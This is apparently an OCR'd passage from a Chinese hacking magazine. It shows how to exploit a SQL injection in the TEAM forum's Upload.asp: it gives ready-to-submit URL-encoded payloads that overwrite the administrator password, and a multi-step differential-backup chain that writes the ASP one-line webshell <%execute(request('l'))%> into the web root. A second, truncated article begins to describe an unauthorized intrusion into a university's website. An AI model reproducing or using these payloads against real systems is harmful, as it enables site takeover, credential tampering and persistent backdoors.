


图1

接下来就是寻找漏洞了，感觉这套系统的安全性还是相当不错的，大部分参数的取得使用的都是HRF函数，具体内容为：

```
Function HRF(a,b,c)
        Dim Str
        Select Case a
            Case 1
                Str = Request.Form(c)
            Case 2
            Str = Request.QueryString(c)
            Case 3
                Str = Request.Cookies(c)
            Case Else
                Str = Request(c)
        End Select
        Select Case b
            Case 1
                Str = HtmlEncode(str)
            Case 2
                Str = CID(str)
        End Select
        HRF = Str
End Function
```

如果取的是数值型那么带入的内容会被转化成数值，而如果是字符型那么会被过滤掉单引号。由于我技术有限，看完了所有SELECT形式的SQL查询语句都没能找到漏洞，当时差点就崩溃了，接着就是寻找delete和INSERT形式的查询语句，这下总算有了结果，漏洞文件是Upload.asp，具体代码为：

```
fid = Request("fid")
……省略部分代码……
Dim Fileid,Rs,UpFileID
    ChildFileName = team.Checkstr(ChildFileName)
    team.execute("Insert into UpFile (FID,UserName,Filename,Types,Lasttime,FileSize) values ("&fid&",'"&TK_UserName&"','"&ChildFileName&"','"&FileExt&"',"&SqlNowString&","&FileSize&")")
```

其中FID没有进行过滤就进行了查询，但由于是Insert的注入所以利用起来不是很容易，因为在ACCESS下似乎没有SQL的注释语句，也不支持多语句查询，如果是MYSQL的话，那么还有点儿办法，但是ACCESS的我就没辙了，如果有哪位高手知道的话请告诉我哦！当然叉子们也别失望，由于这套系统是既支持ACCESS又支持SQL，所以自然会有人使用SQL来搭建网站。在SQL下这个注入点的用途可就大了，我们一起来看看如何使用吧！

由于这个漏洞是和上传有关，所以我们必须先注册一个用户，然后点击“发表主题”就来到如图2所示的界面，接下来叉子们可要注意了，由于FID这个参数是自动加在网页中被提交的，所以我们需要修改下网页的源代码。

我使用的是啊D的“IE恶搞迷”，打开工具后，点击上面的放大镜图标，接着拖到我们的上传网页处，这时工具里就会




图 2

显示出网页的代码，我们就可以进行修改了，我们在工具中可以看到代码如下：

```
<DIV class=a4><IFRAME id=ajaxframe name=ajaxframe width=0 height=0></IFRAME>
<FORM id=upfile name=upfile action=upload.asp?action=ups&amp;fid=2&amp;tid=0 method=post target=ajaxframe encType=multipart/form-data><INPUT type=hidden value=1211 name=uploadcode>
<TABLE class=a2 cellSpacing=1 cellPadding=3 width="98%" align=center>
<TBODY>
<TR>
```

可以看到“FID=2”，后面的内容不要动，我们只需要修改掉这里的“2”为自己想要改的内容就可以了，最直接的就是修改管理员的密码了，我们把内容“2”改为“123,'asd','fycj','cc',2008-02-29,123);update admin set adminpass='fc1b38389c3c843a' where id=2 --”，这里需要注意的是，我们还需要将这段代码进行URL编码，不然在提交时会造成丢失，编码后的结果为“123%2C%27asd%27%2C%27fycj%27%2C%27cc%27%2C2008%2D02%2D29%2C123%29%3Bupdate+admin+set+adminpass%3D%27fc1b38389c3c843a%27+where+id%3D2+%2D%2D”。其中前面的内容是为了保证SQL查询语句的完整，而后面的就是我们的注入语句了，意思就是把管理员的密码修改成“fc1b38389c3c843a”(echoeye经过MD5加密后的结果)，然后我们点击下“开始恶搞”就全部完成了，接着只要随便上传一个图片，当出现如图3所示的提示时，就说明我们已经成功了。这时管理员的密码就已经被我们修改了，我们可以先登录前台再登录后台进行操作，后台可以执行SQL语句，还可以备份数据库，我们可以先上传图片木马然后备份成ASP后缀的文件。这里要注意下，由于备份数据库那里做了是否为数据库文件的判断，所以我们需要使用数据库合并工具先将我们的木马进行下改造，这些在X档案以前都有过说明，我就不浪费版面了。

到此为止，我们的漏洞还没有发掘结束哦，这套系统还有个类似逻辑漏洞存在，可能是作者认为不要紧吧，我们来看一下代码：

```
CacheName = "team_"& Lcase(Replace(Replace(Replace(Server.MapPath("Default.asp"),"Default.asp","",1,-1,1),":",""),"\",""))
Forum_sn = Replace(CacheName,"_","")
```

这段代码存在于Const.asp文件中，主要是用于输入COOKIE值，也就是说，当你登录论坛时就等于把网站的根目录告诉我们了。比如说我们登录官方论坛，再看看我们的COOKIE，如图4。




图 3




图 4

这里我们只要注意划圈的地方teamewwwrootteams，其中team是前缀，不用管，而后面的“ewwwrootteams”就等于“e:\wwwroot\teams”，这样我们就得到了论坛的根目录了，这有什么作用呢？结合上面的漏洞大家想到了什么呢？我们可以直接通过数据库差异备份来得到WEBSHELL，利用代码以及经过编码后的代码为：

```
123,'asd','fycj','cc',2008-2-29,123);create table [dbo].[jm_tmp] ([cmd] [image])-- 创建一个表
123%2C%27asd%27%2C%27fycj%27%2C%27cc%27%2C2008%2D2%2D29%2C123%29%3Bcreate+table+%5Bdbo%5D%2E%5Bjm%5Ftmp%5D+%28%5Bcmd%5D+%5Bimage%5D%29%2D%2D
123,'asd','fycj','cc',2008-2-29,123);declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X6A006D00640063007700 backup database @a to disk = @s -- 备份数据库，@s为备份名称（jmdcw的16进制转换）
123%2C%27asd%27%2C%27fycj%27%2C%27cc%27%2C2008%2D2%2D29%2C123%29%3Bdeclare+%40a+sysname%2C%40s+nvarchar%284000%29+select+%40a%3Ddb%5Fname%28%29%2C%40s%3D0X6A006D00640063007700+backup+database+%40a+to+disk+%3D+%40s+%2D%2D
123,'asd','fycj','cc',2008-2-29,123);insert into [jm_tmp](cmd) values(0x3C2565786563757465287265717565737428226C222929253E)--将一句话木马"<%execute(request("l"))%>"的16进制字符插入到表中
123%2C%27asd%27%2C%27fycj%27%2C%27cc%27%2C2008%2D2%2D29%2C123%29%3Binsert+into+%5Bjm%5Ftmp%5D%28cmd%29+values%280x3C2565786563757465287265717565737428226C222929253E%29%2D%2D
123,'asd','fycj','cc',2008-2-29,123);declare @a sysname,
```

```
@s nvarchar(4000) select @a=db_name(),@s='G:\木马类\编程\HTML和ASP\整站代码\ASP\box\www\fuck.asp' backup database @a to disk = @s WITH DIFFERENTIAL,FORMAT -- 对数据库实行差异备份
    123%2C%27asd%27%2C%27fycj%27%2C%27cc%27%2C2008%2D2%2D29%2C123%29%3Bdeclare+%40a+sysname%2C%40s+nvarchar%284000%29+select+%40a%3Ddb%5Fname%28%29%2C%40s%3D%27G%3A%5C%C4%BE%C2%ED%C0%E0%5C%B1%E0%B3%CC%5CHTML%BA%CDASP%5C%D5%FB%D5%BE%B4%FA%C2%EB%5CASP%5Cbox%5Cwww%5Cfuck%2Easp%27+backup+database+%40a+to+disk+%3D+%40s+WITH+DIFFERENTIAL%2CFORMAT+%2D%2D
    123,'asd','fycj','cc',2008-2-29,123);drop table [im_tmp]-- 删除此表
    123%2C%27asd%27%2C%27fycj%27%2C%27cc%27%2C2008%2D2%2D29%2C123%29%3Bdrop+table+%5Bim%5Ftmp%5D%2D%2D
```

其中“G:\木马类\编程\HTML和ASP\整站代码\ASP\box\www\”是我搭建的网站的根目录，我们只需要改成入侵网站的根目录就可以了，代码均做了介绍。完成后就会在根目录生成一个fuck.asp的文件，并且“<%execute(request("1"))%>”也在其中，接下来的利用我就不多说了！

到此TEAM论坛的漏洞我就介绍完毕了，其实这个网站还有一个小漏洞，漏洞文件是“BoradServer.asp”，但需要一定的权限，而且只是删除任意文件的漏洞，所以利用价值不大，比较鸡肋，有兴趣的朋友可以自己看下。

（文章中涉及到的IE恶搞迷已经收录在了光盘中）

文章难易度：★★★
文章闪光点：对上海交通大学网站的一次入侵过程

友情检测上海交通大学

夜虫儿

当年高考仅一分之差与上海交大失之交臂，最终被矿大收留，大一时因一时的冲动，拿下了矿大一个学院的服务器，差点被开除，从此再不敢涉足学校的网站，时隔两年，矿大的网络几经修补，安全性大为提高，可不知交大是否还如从前，特此来看看。

先使用阿D批量检测一下，在google里输入“site:.sjtu.edu.cn inurl:asp?”，检测结果如图1所示，竟然会存在这么多的注入点，随便找一个检测一下，竟然还存在一个sa的注入点，如图2。



图1

